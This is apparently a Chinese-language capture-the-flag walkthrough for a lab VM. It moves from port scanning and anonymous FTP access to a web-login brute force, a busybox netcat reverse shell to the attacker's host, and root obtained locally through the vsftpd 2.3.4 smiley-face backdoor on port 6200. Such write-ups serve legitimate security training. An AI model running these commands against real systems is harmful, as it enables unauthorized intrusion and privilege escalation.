

# Yibasuo\_sunset

## Recon

### PortScan

端口扫描, 能发现有 6200, 21 端口, 估计有 vsftp 笑脸漏洞

```
→ Yibasuo nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.56.147
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 13:19 CST
Nmap scan report for 192.168.56.147
Host is up (0.00034s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
21/tcp    open      ftp       vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.56.5
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0          14 Jun 17 13:41 creds.txt
22/tcp    open      ssh       OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open      http      Apache httpd 2.4.62 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Linux\xE9\x9D\xB6\xE6\x9C\xBA\xE5\x85\xA5\xE5\x8F\xA3
6200/tcp  filtered lm-x
MAC Address: 08:00:27:48:93:22 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.08 seconds
```

## FTP

连接 FTP，提示 `vsFTPD 2.3.4`，刚好是笑脸漏洞的版本。还能拿到一个 `creds.txt`。

```
→ Yibasuo ftp anonymous@192.168.56.147
Connected to 192.168.56.147.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||57714|).
150 Here comes the directory listing.
-rw-r--r--      1 0          0          14 Jun 17 13:41 creds.txt
226 Directory send OK.
ftp> get creds.txt
local: creds.txt remote: creds.txt
229 Entering Extended Passive Mode (|||33906|).
150 Opening BINARY mode data connection for creds.txt (14 bytes).
226 Transfer complete.
14 bytes received in 00:00 (9.23 KiB/s)
```

```
→ Yibasuo cat creds.txt
root:fakepass
```

这里尝试打笑脸漏洞，但是触发漏洞后端口依旧是 `filtered`，估计是有防火墙或者其他什么

HTTP

## 对 web 进行目录扫描

```
→ Yibasuo feroxbuster --url http://192.168.56.147 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --filter-
status 404,503,400 -x php,txt,zip
```

by Ben "epi" Risher 🤖 ver: 2.11.0


Target Url	http://192.168.56.147
Threads	50
Wordlist	/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
Status Code Filters	[404, 503, 400]
Timeout (secs)	7

```
🐘 User-Agent | feroxbuster/2.11.0
📄 Config File | /etc/feroxbuster/ferox-config.toml
🔍 Extract Links | true
💰 Extensions | [php, txt, zip]
🏠 HTTP methods | [GET]
🔄 Recursion Depth | 4
🎉 New Version Available |
https://github.com/epi052/feroxbuster/releases/latest

🏠 Press [ENTER] to use the Scan Management Menu™


403 GET 91 28w 279c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
404 GET 91 31w 276c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200 GET 1491 300w 4087c http://192.168.56.147/
301 GET 91 28w 317c http://192.168.56.147/secure =>
http://192.168.56.147/secure/
200 GET 10221 5263w 85749c http://192.168.56.147/info.php
200 GET 1491 300w 4087c http://192.168.56.147/index.php
302 GET 01 0w 0c http://192.168.56.147/secure/index.php
=> http://192.168.56.147/
302 GET 01 0w 0c http://192.168.56.147/secure/logout.php
=> http://192.168.56.147/
[#>-----] - 12s 144672/1764384 2m found:6 errors:2
[#####] - 2m 1764384/1764384 0s found:6 errors:2
[#####] - 2m 882180/882180 6885/s http://192.168.56.147/
[#####] - 2m 882180/882180 6875/s
http://192.168.56.147/secure/
```

有个登录框，根据前面的信息，账户名应该是 `root`，而密码要进行爆破



但是没有爆破出来，测试一下其他用户名

最后 `admin` 可以爆破出来



后台直接弹

```
busybox nc 192.168.56.5 1234 -e /bin/bash
```

提权

拿到 shell 后，再次查看版本

```
www-data@Yibasuo:/opt/vsftpd$ ./vsftpd -v
vsftpd: version 2.3.4
```

触发笑脸漏洞

```

www-data@Yibasuo:/opt/vsftpd$ busybox nc 127.0.0.1 21
220 (vsFTPD 2.3.4)
user a:)
331 Please specify the password.
pass 123456

```

查看正在监听端口，可以看到 6200 打开了

```

www-data@Yibasuo:/opt/vsftpd$ ss -tulpn
Netid      State
Send-Q
Peer Address:Port
udp        UNCONN
0.0.0.0:68
tcp        LISTEN
0.0.0.0:21
tcp        LISTEN
128
0.0.0.0:*
tcp        LISTEN
100
0.0.0.0:*
tcp        LISTEN
128
*:80
tcp        LISTEN
128
[::]:*

```

Netid	State	Recv-Q	Local Address:Port
udp	UNCONN	0	0.0.0.0:68
tcp	LISTEN	0	0.0.0.0:21
tcp	LISTEN	0	0.0.0.0:22
tcp	LISTEN	0	0.0.0.0:6200
tcp	LISTEN	0	*:80
tcp	LISTEN	0	[::]:22

连接 6200 端口，并且读取 root.txt

```

www-data@Yibasuo:/opt/vsftpd$ busybox nc 127.0.0.1 21
220 (vsFTPD 2.3.4)
user a:)
331 Please specify the password.
pass 123456

id
^C
www-data@Yibasuo:/opt/vsftpd$ ss -tulpn
Netid      State
Send-Q
Peer Address:Port
udp        UNCONN
0.0.0.0:68
tcp        LISTEN
0.0.0.0:21
tcp        LISTEN
128
0.0.0.0:*
tcp        LISTEN
100
0.0.0.0:*
tcp        LISTEN
128
*:80
tcp        LISTEN
128
[::]:*

www-data@Yibasuo:/opt/vsftpd$ busybox nc 127.0.0.1 6200
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
flag{root-15d4d3ec-4b81-11f0-9da9-b378f7bb3e40}

```

PS: 防火墙

```
root@Yibasuo:~# iptables -L -n -v
Chain INPUT (policy ACCEPT 12547 packets, 3788K bytes)
  pkts bytes target    prot opt in     out     source    destination
    32  1775 ACCEPT      tcp  --  *      *       127.0.0.1  0.0.0.0/0
tcp dpt:6200
    25   1500 DROP       tcp  --  *      *       0.0.0.0/0  0.0.0.0/0
tcp dpt:6200

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target    prot opt in     out     source    destination

Chain OUTPUT (policy ACCEPT 10376 packets, 2730K bytes)
  pkts bytes target    prot opt in     out     source    destination
```